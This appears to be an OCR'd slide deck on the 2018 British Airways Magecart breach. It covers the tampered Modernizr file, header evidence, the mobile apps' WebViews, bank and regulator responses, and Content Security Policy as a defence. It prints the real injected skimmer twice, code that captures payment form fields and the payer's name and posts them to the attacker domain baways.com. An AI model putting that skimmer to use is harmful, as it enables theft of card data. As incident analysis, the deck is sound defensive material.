




PAYMENTS WERE AFFECTED FROM 22:58 BST AUGUST 21, 2018 UNTIL 21:45 BST SEPTEMBER 5, 2018

WHAT'S **HAPPENED**?

CUSTOMER DATA WERE STOLEN DIRECTLY FROM **PAYMENT FORMS**



THE SAME TYPE OF CYBER ATTACK HAPPENED WHEN **TICKETMASTER UK** REPORTED A BREACH

MAGECART WAS THE MAIN SUSPECT

MAGE WHO? 

CONSORTIUM OF **MALICIOUS HACKER GROUPS**
WHO TARGET ONLINE SHOPPING CART SYSTEMS
TO **STEAL PAYMENT CARD INFORMATION**

THIS IS KNOWN AS A

SUPPLY CHAIN ATTACK

WHAT WAS THE

ENTRY POINT? 🤔

MODERNIZR JAVASCRIPT LIBRARY

VERSION 2.6.2

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)}),Modernizr.addTest("time","valueAsDate"in
document.createElement("time")),Modernizr.addTest({texttrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"in
document.createElement("track")}),Modernizr.addTest("placeholder",function()
{return"placeholder"in(Modernizr.input||document.createElement("input"))&&"placeholder"in(Modernizr.textarea||document.createElement("texta
rea"))}),Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in
a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity"in c){var
d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation()},c.innerHTML='<input
name="modTest"
required><button></button>',c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1})}(document,window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})},500)})};
```

THE CHANGE WAS AT **THE BOTTOM OF THE SCRIPT** - TECHNIQUE OFTEN SEE WHEN ATTACKERS MODIFY JS FILES TO NOT BREAK FUNCTIONALITY

THE SERVERS SEND A **'LAST-MODIFIED'** HEADER WHICH INDICATES THE LAST TIME A PIECE OF STATIC CONTENT WAS MODIFIED

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes

Request Headers

Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes

Request Headers

Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 21 Aug 2018 20:49:38 GMT

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

WHEN A USER HITS THE BUTTON TO SUBMIT THEIR PAYMENT
THE INFO FROM **THE PAYMENT FORM IS EXTRACTED ALONG WITH THEIR NAME**
AND SENT TO THE ATTACKER'S SERVER

```
url: "https://baways.com/gateway/app/dataprocessing/api/"
```

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

WHAT ABOUT THE

APPS? 

A PORTION OF THE APP IS NATIVE BUT **THE MAJORITY OF ITS FUNCTIONALITY LOADS FROM WEB PAGES** FROM THE OFFICIAL BA WEBSITE

WebView

Added in API level 1

Kotlin | **Java**

```
public class WebView
extends AbsoluteLayout implements ViewTreeObserver.OnGlobalFocusChangeListener,
ViewGroup.OnHierarchyChangeListener
```

java.lang.Object
  ↳ android.view.View
    ↳ android.view.ViewGroup
      ↳ android.widget.AbsoluteLayout
        ↳ android.webkit.WebView

A View that displays web pages.

Basic usage

In most cases, we recommend using a standard web browser, like Chrome, to deliver content to the user. To learn more about web browsers, read the guide on invoking a browser with an intent.

WebView objects allow you to display web content as part of your activity layout, but lack some of the features of fully-developed browsers. A WebView is useful when you need increased control over the UI and advanced configuration options that will allow you to embed web pages in a specially-designed environment for your app.

To learn more about WebView and alternatives for serving web content, read the documentation on Web-based content.

Summary

Nested classes	
interface	WebView.FindListener Interface to listen for find results.
class	WebView.HitTestResult
interface	WebView.PictureListener *This interface was deprecated in API level 12. This interface is now obsolete.*
class	WebView.VisualStateCallback

Class

WKWebView

An object that displays interactive web content, such as for an in-app browser.

SDKs
iOS 8.0+
macOS 10.10+
Mac Catalyst 13.0+

Framework
WebKit

Declaration

iOS, Mac Catalyst

```
class WKWebView : UIView
```

macOS

```
class WKWebView : NSView
```

On This Page
Declaration
Overview
Topics
Relationships
See Also

Overview

> **Important**
>
> Starting in iOS 8.0 and OS X 10.10, use WKWebView to add web content to your app. Do not use UIWebView or WebView.

You can use the WKWebView class to embed web content in your app. To do so, create a WKWebView object, set it as the view, and send it a request to load web content.

> **Note**
>
> You can make POST requests with `httpBody` content in a WKWebView.

After creating a new WKWebView object using the `init(frame:configuration:)` method, you need to load the web content. Use the `loadHTMLString(_:baseURL:)` method to begin loading local HTML files or the `load(_:)` method to begin loading web content. Use the `stopLoading()` method to stop loading, and the `isLoading` property to find out if a web view is in the process of loading. Set the delegate property to an object conforming to the `WKUIDelegate` protocol to track the loading of web content. See Listing 1 for an example of creating a WKWebView programmatically.

BRITISH AIRWAYS

Government taxes and fees and carrier charges

Certain taxes, fees and carrier charges may be applied to your booking by British Airways, airport operators, governments or other authorities. Here you will find an explanation of those taxes, fees and carrier charges.

Government, authority and airport charges

These are included in the price of your ticket and are levied by airport operators, governments, or other authorities.

Some airports may levy local taxes, fees or charges against passengers upon arrival or departure. These are not included in the price of your ticket and should be paid locally.

Government and/or airport taxes are refundable, however some countries will apply a Value Added Tax, Sales Tax or equivalent, which will only be refunded on fully flexible tickets.

IF WE LOOK AT THE SOURCE OF THE WEBPAGE - IT'S THE **SAME CSS AND JS COMPONENTS** AS THE WEBSITE


Page https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb

Status | Messages (10) | Dependent Requests (104) | Cookies (20) | Links (4) | Headers | SSL Certs (6) | Response & DOM | DOM Changes | Causes

URL	Cause	Response Code	Content Type	Content Length	Response Time	Dependent Requests	Co
https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb	**parentPage**	**200**	**text/html**	**2.60 M**	**919 ms**	**104**	
...		...	...	...	...	-	
https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js	script.src	200	application/x-javascript	27.76 K	150 ms	-	

Monzo
@monzo

Last night, we contacted 1,300 customers affected by the British Airways data breach and ordered them new cards as a precaution to protect them from fraud.



The British Airways data breach: How Monzo responded

Last night British Airways announced that the personal and financial details of their customers had been stolen. We identified the 1,300 Monzo customers who've b...


monzo.com

BA FINED $229 MILLION UNDER GDPR FOR DATA BREACH

HOW CAN I PROTECT MY WEBSITE? 

👉SECURITY FEATURES

SECURITY TOOLS



CONTENT SECURITY POLICY (CSP)

HTTP RESPONSE HEADER

RESTRICT HOW RESOURCES SUCH AS JS, CSS AND OTHER ASSETS ARE LOADED BY THE BROWSER

MITIGATES INJECTION ATTACKS (**XSS**)

Content Security Policy

Content Security Policy Reference

The *new* `Content-Security-Policy` HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

Chrome

`Content-Security-Policy` CSP Level 2 - Chrome 40+ Full Support Since January 2015
`Content-Security-Policy` CSP 1.0 - Chrome 25+
`X-Webkit-CSP` Deprecated - Chrome 14-24

FireFox

`Content-Security-Policy` CSP Level 2 - FireFox 31+ *Partial Support* since July 2014
`Content-Security-Policy` CSP 1.0 - FireFox 23+ Full Support
`X-Content-Security-Policy` Deprecated - FireFox 4-22

Safari

`Content-Security-Policy` CSP Level 2 - Safari 10+
`Content-Security-Policy` CSP 1.0 - Safari 7+
`X-Webkit-CSP` Deprecated - Safari 6

Edge

`Content-Security-Policy` CSP Level 2 - Edge 15+ Partial, 76+ Full
`Content-Security-Policy` CSP 1.0 - Edge 12+

Internet Explorer

`X-Content-Security-Policy` Deprecated - IE 10-11 support `sandbox` only

Directive	Example Value	Description
`default-src`	`'self' cdn.example.com`	The `default-src` is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`script-src`	`'self' js.example.com`	Defines valid sources of JavaScript. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`style-src`	`'self' css.example.com`	Defines valid sources of stylesheets. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`img-src`	`'self' img.example.com`	Defines valid sources of images. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`connect-src`	`'self'`	Applies to `XMLHttpRequest` (AJAX), `WebSocket` or `EventSource`. If not allowed the browser emulates a `400` HTTP status code. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`font-src`	`font.example.com`	Defines valid sources of fonts. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`object-src`	`'self'`	Defines valid sources of plugins, eg `<object>`, `<embed>` or `<applet>`. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`media-src`	`media.example.com`	Defines valid sources of audio and video, eg HTML5 `<audio>`, `<video>` elements. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`frame-src`	`'self'`	Defines valid sources for loading frames. `child-src` is preferred over this deprecated directive. Deprecated
`sandbox`	`allow-forms allow-scripts`	Enables a sandbox for the requested resource similar to the `iframe` `sandbox` attribute. The sandbox applies a same origin policy, prevents popups, plugins and script execution is blocked. You can keep the sandbox value empty to keep all restrictions in place, or add values: `allow-forms` `allow-same-origin` `allow-scripts` `allow-popups`, `allow-modals`, `allow-orientation-lock`, `allow-pointer-lock`, `allow-presentation`, `allow-popups-to-escape-sandbox`, and `allow-top-navigation` CSP Level 1 · 25+ · 50+ · 7+ · 12+

Source Value	Example	Description
`*`	`img-src *`	Wildcard, allows any URL except data: blob: filesystem: schemes.
`'none'`	`object-src 'none'`	Prevents loading resources from any source.
`'self'`	`script-src 'self'`	Allows loading resources from the same origin (same scheme, host and port).
`data:`	`img-src 'self' data:`	Allows loading resources via the data scheme (eg Base64 encoded images).
`domain.example.com`	`img-src domain.example.com`	Allows loading resources from the specified domain name.
`*.example.com`	`img-src *.example.com`	Allows loading resources from any subdomain under *`example.com`*.
`https://cdn.com`	`img-src https://cdn.com`	Allows loading resources only over HTTPS matching the given domain.
`https:`	`img-src https:`	Allows loading resources only over HTTPS on any domain.
`'unsafe-inline'`	`script-src 'unsafe-inline'`	Allows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and `javascript:` URIs
`'unsafe-eval'`	`script-src 'unsafe-eval'`	Allows unsafe dynamic code evaluation such as JavaScript `eval()`
`'nonce-'`	`script-src 'nonce-2726c7f26c'`	Allows `script` or `style` tag to execute if the `nonce` attribute value matches the header value. For example: `<script nonce="2726c7f26c">alert("hello");</script>`
`'sha256-'`	`script-src 'sha256-qzn...ng='`	Allow a specific script or style to execute if it matches the hash. Doesn't work for `javascript:` URIs. For example: `sha256-qznLcsROx4GACP2dm0UCKCzCG+HiZ1guq6ZZDob/Tng=` will allow `alert('Hello, world.');`

Content-Security-Policy Examples

Here a few common scenarios for content security policies:

Allow everything but only from the same origin

```
default-src 'self';
```

Only Allow Scripts from the same origin

```
script-src 'self';
```

Allow Google Analytics, Google AJAX CDN and Same Origin

```
script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

Starter Policy

This policy allows images, scripts, AJAX, and CSS from the same origin, and does not allow any other resources to load (eg object, frame, media, etc). It is a good starting point for many sites.

```
default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

REAL-TIME SECURITY REPORTING

Know exactly what's happening with your site before your users can even pick up the phone

DEPLOY

add a single line of code/config to enable reporting

COLLECT

reports sent automatically from all of your visitors

RESPOND

issues can be quickly identified and resolved

GET STARTED FOR FREE!

No credit card required

OUR SERVICES

We help you to deploy and monitor a wide range of security features

Automatic Browser Reporting

Enable your users' browsers to automatically report security threats

Attack Detection

Detect web application attacks from the moment they begin

